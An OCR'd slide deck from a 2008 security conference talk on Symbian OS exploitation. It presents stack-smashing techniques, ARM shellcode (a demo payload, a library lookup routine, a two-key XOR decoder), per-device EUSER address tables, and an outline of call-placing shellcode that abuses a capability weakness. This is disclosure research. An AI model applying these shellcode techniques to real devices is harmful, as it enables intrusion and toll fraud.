Exploiting Symbian

Symbian Exploitation and Shellcode Development

Collin Mulliner

Fraunhofer-Institut for Secure Information Technology (SIT), Darmstadt, Germany

BlackHat Japan October 9th 2008

Fraunhofer Institut Sichere Informations-Technologie

Collin Mulliner

Security researcher at Fraunhofer SIT, Darmstadt, Germany

Research areas

- Security of mobile devices and especially smart phones
- Security of wireless network technologies
- Security of mobile operating systems

Previous work

- Attacked Near Field Communication enabled mobile phones
- Exploited Windows Mobile, found remote exploit in MMS client
- Bluetooth security

Fraunhofer SIT Institut Sichere Informations-Technologie

Aim of this Presentation

- Proof that SymbianOS can be exploited through buffer overflows like any other (mobile) OS
- Provide reference for Symbian shellcode development
- Show a weakness in the Symbian capability system
- Present proof-of-concept self signing mobile malware

Fraunhofer SIT
Institut
Sichere Informations-
Technologie

Agenda

- Introduction to SymbianOS
- State of The Art SymbianOS Security Issues and Attacks
- Symbian POSIX API (P.I.P.S. / OpenC)
- Stack Smashing Attacks on SymbianOS
- Shellcoding for SymbianOS
- The SymbianOS Capability System and A Little Flaw
- Proof-of-Concept Self Siging Mobile Malware
- Conclusions
- Future Work

Fraunhofer SIT Institut Sichere Informations-Technologie

Introduction (aka Short Rant on Mobile Phone Security)

- Many mobile phones and all smart phones are not just phones but computers
  - Computers with multiple network interfaces (BT, WiFi, GSM, IR, USB)
- Treat your mobile phone as a computer not as a phone
  - The same security rules apply for phones and „regular“ computers
- Your phone has a built-in billing system
  - You can loose real money with it!
- More mobile phones than personal computers!

Fraunhofer SIT Institut Sichere Informations-Technologie

SymbianOS Overview

- **Currently the major smart phone operating system**
  - **About 50% market share (smart phones only!)**
- Mainly used by Nokia and SonyEricsson (other: Samsung, Siemens, Sharp, ...)
  - Nokia bought Symbian Ltd. in mid 2008 plans to make it open source
- SymbianOS is based on EPOC (formerly Psion)
  - Renamed from EPOC to Symbian v6 in 2001
  - Current major version is 9
- Symbian separates OS from UI
  - OS from Symbian Ltd. UI from hardware vendor
    - Series60 (S60) from Nokia
    - UIQ from Sony Ericsson
    - MOAP from Sharp/NTT DoCoMo

Symbian is BIG

Fraunhofer SIT
Institut
Sichere Informations-
Technologie

SymbianOS 9.x Overview

- Versions 9.1, 9.2, 9.3, and soon 9.5
  - **S60 3rd Edition** from Nokia
  - **UIQ 3** from Sony Ericsson
- ERK2 Kernel
  - Multi processing and threading (pre-emptive multitasking)
  - Memory protection
  - Realtime support
- Microkernel with client-server architecture
  - Drivers and filesystem as processes
- Single user system
  - No notion of users and admin, no login/logout
- Previous Symbian versions didn't have any real security measures

SymbianOS 9.x Platform Security

- Capabilites
  - API based rather than resource based
  - Assigned at build-time, cannot change at runtime
  - DLL code is executed with application process' capabilities
  - Capabilites stored in executable
- Mandatory Code Signing
  - Controls who is allowed to produce software for SymbianOS
  - Needed in order to protect capabilities
- Data Caging
  - Executables and libraries are separated from data
  - Executables in \sys\bin (can only execute binaries in this directory)
  - Process data in \private\<APP UID>

State of The Art Symbian Security Issues and Attacks

- MMS and Bluetooth worms (pre SymbianOS 9.x)
  - Commwarrior, Carbir, Mabir, and others...
- Trojans and viruses (pre SymbianOS 9.x)
- Some Bluetooth bugs (DoS, file access, ...)
- Workarounds for the capability system of SymbianOS 9.x
  - Developers and users hate the capability system since they can't easily distribute and get their software anymore
  - ➔ Reflash smart phone with modified firmware image that switches off some capability checks
  - ➔ Use on-device DebugStub (AppTrk) to change capabilites of running app. in kernel memory

Fraunhofer SIT Institut Sichere Informations-Technologie

Previous Work

- Anti mobile malware research by F-Secure
  - Publish a lot on Symbian malware
- Symbian app. reverse engineering by Shub Nigurrath
  - App. cracking, etc...
- Ollie Whitehouse writing about Symbian security efforts
  - Used to blog a lot on SymbianOS security
  - Got me started playing with Symbian buffer overflows ;-)

Symbian is Different!

- No big brother on the desktop (like Windows and Linux)
- No standard API (until the release of PIPS/OpenC)
- Symbian is a world of its own
- Talking to people who develop for Symbian equals to listening to complaints
- „Symbian is THE MOST developer hostile system I have ever worked with.“
  --Mike Rowehl on his blog

Fraunhofer SIT Institut Sichere Informations-Technologie

SymbianOS P.I.P.S. OpenC

- **P**.I.P.S. **I**s **P**osix on **S**ymbianOS
  - Provides POSIX C API to otherwise C++ only SymbianOS
- Ported libraries
  - libc, libm, libssl, libcrypto, libpthread, glib
- Created to ease porting of applications to SymbianOS
  - Native Symbian application development is a real pain
- Includes all the common security hazards
  - strcpy, strcat, sprintf, ...
- Will be pre-installed on all SymbianOS devices in the near future
  - SymbianOS 9.5 will be the first to have it
- Right now it just gets bundled together with the application that uses it
- Seems to be adopted quite well, people talk a lot about it in the forums

SIT
Fraunhofer Institut
Sichere Informations-
Technologie

SIS (SymbianOS Installation System)

- The Symbian software packaging system
  - Basically the only way to install software to a SymbianOS device
- A SIS file contains all necessary components of an application
  - Executable, libraries, and data
- SIS files can include other SIS files
  - This is how PIPS is bundled with an application
- Carries meta data
  - Code signature and capabilities

Fraunhofer SIT Institut Sichere Informations-Technologie

Essential Tools

- Carbide.c++ (Symbian IDE from Nokia)
  - Compiler & debugger
- IDApro (disassembler)
- SISWare (unpack SIS files)
- ARM assembler
  - I use the GNU ARM cross compiler and assembler on Linux
- USB cable and charger for your smart phone
  - Devices eat battery like crazy when they are powered on constantly
- WiFi access point
  - Don't want to spend too much on packet data traffic
  - It is faster than GSM/UMTS

Test Devices

- The main devices I played with: Nokia N80 and E61
- But my findings really apply to SymbianOS rather than to S60

Fraunhofer SIT Institut Sichere Informations-Technologie

Why Wasn't Symbian Exploited Before?

- It is the major smart phone OS so I really don't know why nobody tried it!
- Pros
  - String handling done with “classes”
    - Stored buffer size and bounds checking
    - Overflows are caught ungracefully, exception = Denial-of-Service
- Cons
  - Binary protocols
    - MMS, Sync, ...
    - 3rd party custom stuff
- **Now we also have PIPS/OpenC**
  - Old friends on this strange OS (strcpy and his pals)
  - Ported applications and libraries

Fraunhofer SIT Institut Sichere Informations-Technologie


Buffer Overflow Stack Smashing on SymbianOS

- No stack and code execution protection
  - No stack canaries
  - No non-executable stack (ARMv5 cores)
- Overwrite return address on stack
  - Take control of program counter
- Non-executable memory on *ARMv6 core CPUs (only this new core)*
  - Hardware supported *eXecute Never bit (XN)*
  - Tested on a Nokia E71 (brand new) and it is implemented and working
    - Throws a *code abort exception :-(*
- Still milions of ARMv5 based Symbian devices in the field
  - Not all new devices will run on ARMv6 core CPUs
    - New cores are expensive and mobile phone market is a tough fight
  - Remember: Symbian is BIG

Fraunhofer SIT Institut Sichere Informations-Technologie

SymbianOS Virtual Memory Layout

- The active process' memory is mapped to the *Run Area*
  - Stack starts at `0x00400000`
  - Heap is at `0x00600000`




Source: Nokia

Virtual Memory Map

The Return Address

- Stack addresses seem stable accross different devices
  - Slight offset if OS version is different
  - ➔ e.g. char array has same address on different devices within a unique binary
- Stack address starts with zero byte
  - `0x0040XXXX`
- ARM byte order helps: zero byte at end (`0xXXXX4000`)
  - Drop zero at end, strcpy will add it when copying our exploit to the buffer



Fraunhofer SIT Institut Sichere Informations-Technologie

ARM a Brief Overview for Exploiters 1/2

- ARM is the dominat architecture in the mobile phone world
  - Fast processors that don't eat too much power
- ARM mode 32bit instructions, THUMB mode 16bit instructions
  - In native ARM mode exploits get bloated
- Separated caches: instruction vs. data cache
  - Self-modifying code doesn't work out of the box
  - Always need to work around the instruction cache (i-cache)
- Most instructions can be executed conditionally (smaller shellcode)
  - Often no need for compare operation (CMP)

Fraunhofer SIT Institut Sichere Informations-Technologie

ARM a Brief Overview for Exploiters 2/2

- ARM instructions have high potential to include zeros (bad for exploits)
  - Usage of register 0 (R0)
  - LDR without offset
- PC and SP are registers and can be read and modified like any other register
  - Easy way to locate itself in memory
  - ➔ SUB R1,PC,#4 = R1 addr of next instruction
- No NOP on ARM
  - Use alternative that doesn't change processor state
  - ➔ MOV R1,R1 MOV R2,R2 ...

Fraunhofer SIT Institut Sichere Informations-Technologie

Our First Symbian Shellcode

- Just calls printf() and sleep() from libc
  - Loadnlookup is omitted for clarity (discussed later)

```
main:
  ldr     r0, sleep     @ r0 = ordinal of sleep
  add     r1,pc,#4*11   @ r1 = addr of libc_name
  bl      loadnlookup   @ call loadnlookup
  str     r0, sleep     @ store addr of sleep
  ldr     r0, printf    @ r0 = ordinal of printf
  add     r1,pc,#4*7    @ r1 = addr of libc_name
  bl      loadnlookup   @ call loadnlookup
  str     r0, printf    @ store addr of printf

  add     r0,pc,#4*7    @ r0 = addr of printtext
  mov     lr,pc         @ store pc in lr
  ldr     pc,printf     @ cal printf
  mov     r0,#30        @ r0 = 30, sleep(30)
  mov     lr,pc         @ store pc in lr
  ldr     pc,sleep      @ call sleep

libc_name:
  .word   4
  .ascii  "l\0i\0b\0c\0"

printtext:
  .ascii  "This is your first Symbian shellcode!!\n\0"

printf:
  .word   259
sleep:
  .word   336
load_fptr:
  .word   0xF82056C0
lookup_fptr:
  .word   0xF81E85B0
```


Fraunhofer SIT Institut Sichere Informations-Technologie

SymbianOS System Interface via DLLs

- OS interface through library calls only (no syscalls)
- EUSER.DLL provides basic system interface
  - Linked into every application (also used by every PIPS application)
  - **Functions always at same address**
  - EUSER function addresses can be put into shellcode
  - ➔ Exploit will be device type dependent (e.g. Nokia E61)
- Using functions from other libraries requires address lookup at runtime

Fraunhofer SIT Institut Sichere Informations-Technologie

EUSER Function Call Address Table


- Utility looks up addresses and device type and dumps data via http
  - Plan is to find out if devices exist with same EUser.dll mapping

Device	N80	N73	E61
SymbianOS Version	9.1	9.1	9.1
Euser:TBufBase16	F81FF11C	F8201934	F8119F04
EUser:TPtr8C2EPPhii	F81FC2C8	F81FEAE0	F81170B0
EUser:Loopkup	F81E85B0	F81EADC8	F8103398
EUser:Load	F82056C0	F8207ED8	F81204A8
EUser:UserZalloc	F81E8C5C	F81EB474	F8103A44
EUser:UserInitProcessEv	F82058B8	F82080D0	F81206A0
EUser:ZN7HBufC165NewLCEi	F81FDA14	F820022C	F81187FC
Euser:ZN7HBufC163DesEv	F81FF090	F82018A8	F8119E78
Euser:ZN6TDes164CopyERK7TDesC16	F81DBE70	F81DE6C0	F80F6C90
EUser:ZN12CleanupStack13PopAndDestroyEv	F81E3200	F81E5A18	F80FDFE8
EUser:CActiveC2Ei	F81DD200	F81DFA50	F80F8020
EUser:CActiveSchedulerWaitD1Ev	F81DDE48	F81E0660	F80F8C30
EUser:CActiveSchedulerAdd	F81DD114	F81DF964	F80F7F34
EUser:CActiveSetActive	F81DD21C	F81DFA6C	F80F803C
EUser:CActiveSchedulerWait5StartEv	F81DDF04	F81E071C	F80F8CEC
EUser:CActiveDeque	F81DD0B8	F81DF908	F80F7ED8
EUser:TDesPtrZ	F81DC2CC	F81DEB1C	F80F70EC
EUser:TPtr8CPhii	F81FC2C8	F81FEAE0	F81170B0
EUser:TBufBase16TDesC	F81FDDAC	F82005C4	F8118B94
EUser:CActiveD2Ev	F81DD028	F81DF878	F80F7E48
EUser:CActiveSchedulerWaitC1Ev	F81DDDC8	F81E05E0	F80F8BB0

Fraunhofer SIT Institut Sichere Informations-Technologie

Libraries and Function Address Lookup

- Function address lookup is done by ordinal (number) rather than by name
  - No need to worry IDApro does the job for us



Fraunhofer Institut Sichere Informations-Technologie

Library Loading and Address Lookup in Shellcode

- 65 instructions + 4 dwords data = 276 bytes in shellcode
  - Subcalls omitted for clarity

```
_LIT(KElibc, "libc");

TLibraryFunction loadnlookup(int l, TDesC KElib)
{
    RLibrary lib;
    lib.Load(KElib, KNullDesC);
    return lib.Lookup(l);
}
```

```
loadnlookup:
  mov     r12, sp
  stmfd   sp!, {r4,r11,R12,lr,pc}
  sub     r11, r12, #4
  sub     sp, sp, #0x0C
  str     r0, [r11, #-0x18]
  sub     r0, r11, #0x1C
  bl      sub_835C
  mov     r0, r1
  bl      sub_83B8
  mov     r4, r0
  add     r0, pc, #4*48   @ r0 = addr of null descriptor
  bl      sub_83B8
  mov     r3, r0
  sub     r0, r11, #0x1C
  mov     r1, r4
  mov     r2, r3
  mov     lr, pc
  ldr     pc, load_fptr
  sub     r0, r11, #0x1C
  ldr     r1, [r11, #-0x18]
  mov     lr, pc
  ldr     pc, lookup_fptr
  sub     sp, r11, #0x10
  ldmfd   sp, {r4,r11,sp,pc}
```


Fraunhofer SIT Institut Sichere Informations-Technologie

Library Loading and Address Lookup in Shellcode cont.

- Only need to carry library name and *function ordinals* in shellcode
- Still require to carry addresses of load and lookup functions
  - Being able to determine these at runtime will lead to device independent shellcode
    - Future work for now

```
  ldr     r0, sleep     @ r0 = ordinal of sleep
  add     r1,pc,#4*11   @ r1 = addr of libc_name
  bl      loadnlookup   @ call loadnlookup
  str     r0, sleep     @ store addr of sleep

libc_name:
  .word   4
  .ascii  "l\0i\0b\0c\0"
sleep:
  .word   336
load_fptr:
  .word   0xF82056C0
lookup_fptr:
  .word   0xF81E85B0
```

Armored Shellcode Passes Through String Functions

- XOR decoder as first stage of shellcode
  - Needs to be zero, cr, lf free itself
- Needed to improve simple decoder (from my WinCE days) in order to deal with higher entropy in larger exploits
  - ➔ Use two 32bit „keys“ instead of one

```
mov   r2, #N          @ load size of shellcode into r2
add   r1, pc, #48     @ start of shellcode
sub   r3, pc, r2      @ start of plain shellcode
sub   r3, r3, #1000   @ add space between crypted and plain shellcode (i-cache workaround)
ldr   r4, key         @ load key
ldr   r6, key2        @ load key2
ldr   r5, [r1,r2]     @ load crypted dword
eor   r5, r5, r6      @ decrypt using key2
eor   r5, r5, r4      @ decrypt using key
str   r5, [r3,r2]     @ store decrypted dword
subs  r2, r2, #4      @ dec index
subne pc, pc, #32     @ loop
add   sp, pc, #1000   @ fix SP (optional)
add   sp, sp, #512    @ fix SP (optional)
add   sp, sp, #4      @ fix SP (optional)
add   pc, r3, #4      @ jup to decrypted
key:                  @ keys are replaced at package time
  .word 0x00
key2:
  .word 0x00
```


Fraunhofer SIT Institut Sichere Informations-Technologie

Circumventing The Instruction Cache

- Need self-modifying code to get rid of bad characters
  - Zero, CL, LF, space, ...
- Memory writes are only reflected in d-cache
- Flushing the cache doesn't work in user mode
  - I didn't try too hard since there are other easier ways...
- Move shellcode to memory not cached yet
  - Small shellcode can stay on the stack just needs to be moved
  - Larger shellcode is moved to the heap

Fraunhofer SIT Institut Sichere Informations-Technologie

Moving Shellcode Around The Stack

- Stack normally not cached by instruction cache
  - Stack cached the moment the program is executed from the stack
- i-cache caches memory around PC
  - No chance to find uncached area after PC
- Move decoded shellcode before PC
  - Need distance around 2K bytes (PC = PC – 2k)
- Move operation can be done by the decoder
  - Just subtract offset to destination address before decoding

Move The Shellcode to The Heap

- Allocate memory on the heap
  - Make it big (>= 20k)
- Copy decoded shellcode to allocated memory
- No more problems with the i-cache
  - The heap was not cached until this point
- Problem: need address of UserZalloc function call
  - UserZalloc is in euser.dll so static address
  - (Currently all my exploits are device type dependent anyway)

Fraunhofer SIT Institut Sichere Informations-Technologie

Keep Exploited Process from Crashing

- Symbian has a lot of async function calls
- Process needs to stick around until call is executed long enough to be independet from exploited process
  - Wait until it spawned new process or told system service what to do
- Two ways to do this
  - Endless Loop
  - Sleep (need to do a function addr. lookup to use it)

```
@ loop for ever (keep app from crashing)
  mov   r1,r1
  mov   r1,r1
  sub   pc,pc,#8

@ use sleep to prevent immediate crash
  mov   r0, #30
  mov   lr,pc
  ldr   pc, sleep
```

Symbian Shellcoding The Easy Way

- Code payload in C++ using Carbide (for most stuff you really need to do this)
- Disassemble binary using IDApro (works great with Symbian binaries)
  - Copy-paste assembly into exploit source
- Replace library calls
  - Replace BL with: *mov lr,pc ldr pc,<FUNCADDR>*
  - Needs stored function address (static address or addr. lookup before)

```
  @BL      _ZN6TDes164CopyERK7TDesC16 ; TDes16::Copy(TDesC16  const&)

  mov     lr, pc
  ldr     pc, ZN6TDes164CopyERK7TDesC16

ZN6TDes164CopyERK7TDesC16:            @ euser:953
  .word   0xf81dbe70
```


Fraunhofer SIT Institut Sichere Informations-Technologie

The ActiveScheduler


- Symbian is asynchronous, ActiveScheduler handles tasks
  - One ActiveScheduler for each application
- OpenC applications don't necessarily need an ActiveScheduler
  - But most applications will have a running ActiveScheduler
- Exploit might want to access API that requires an ActiveScheduler
  - All ActiveObjects do (all classes derived from CActive)
- Exploit just needs to start the ActiveScheduler

```
void activesched(void)
{
    CActiveScheduler* scheduler=new(ELeave) CActiveScheduler;
    CleanupStack::PushL(scheduler);
    CActiveScheduler::Install(scheduler);
}
```


Fraunhofer SIT Institut Sichere Informations-Technologie

Debugging (aka Finding Buffer Overflows)


- Fuzzing...
  - Attach debugger to target process, send data
- Carbide.c++ includes a remote debugger (on-device debugging)
  - Need commercial version of Carbide for on-device debugging
  - Install AppTrk (debug stub) on target device
  - Debug via USB or Bluetooth
- Extract binary from SIS file before debugging with Carbide
  - Need a local copy of the binary for debugger to read
  - Load it into IDApro to see used libaries (does it use strcpy?)
- IDApro also offers a SymbianOS debugger (haven't tried it)





Fraunhofer SIT Institut Sichere Informations-Technologie


Debugging cont.

- AAAAAAAAAAAAAAAAAAAA on your stack









Fraunhofer SIT Institut Sichere Informations-Technologie

Debugging Shellcode

- Carbide IDE not the greatest tool to debug shellcode with
  - Doesn't support setting breakpoints in to memory (e.g. on the stack)
  - Maybe the IDApro debugger for Symbian supports this (don't have a copy)
- Need some small tricks to help yourself
  - Insert invalid instructions into shellcode, debugger stops nicely and you can inspect registers and memory

The Symbian Capability System


- Controls access to system resources on a per application basis
  - Remember there is no notion of users and/or admin
- Capabilites per API rather than per resource
  - Starting a phonecall != access to AT command interface
- Interesting capabilites
  - AllFiles: read and modify any file in the file system
  - CommDD: access to serial port (directly talk to GSM modem, AT cmds.)
  - NetworkControl: configure network interfaces
  - ReadUserData + WriteUserData: access to contacts and calendar
- Certain interesting capabilites can only be granted by HW manufacturer

Mandatory Code Signing

- Applications need to be signed in order to get installed on a Symbian 9.x device
  - Control who gets to produce software (and what kind of software)
  - Suppress malware: worms, trojans
- Needed to protect capabilities stored in SIS files
- Ways to get application signed
  - Buy certificate
    - Different levels of capabilites
    - Payment options (per app., per device)
  - Open Signed Online
    - Free, but can only sign for individual device (per IMEI)

Fraunhofer SIT Institut Sichere Informations-Technologie

Symbian Capabilities, Categories and Granting Process



Source: Sony Ericsson

Fraunhofer SIT Institut Sichere Informations-Technologie

Weakness in The Capability System ... NetworkServices

- All network applications need the **NetworkServices** capability
  - Any app. that touches a socket or other highlevel networking API needs it
  - ➔ Therefore easy to obtain
- **Problem: allows access to the GSM interface API**
  - Setup voice calls (data calls seem to be deprecated at some API levels)
  - Send short/text messages (SMS)
  - Access information about the phone (more on this later)

Fraunhofer SIT Institut Sichere Informations-Technologie

Phonecall Shellcode

- Shellcode that initates a phonecall to attacker defined phone number
- Utilizes **NetworkServices** capability shortcoming
- Possible impact
  - Premium rate charges
  - Phone as bugging device (need to activate speakerphone, not tried yet)
- Steps to perform
  - Load **etel3rdparty.dll** (mobile phone API)
  - Lookup functions to initialize library and start voicecall
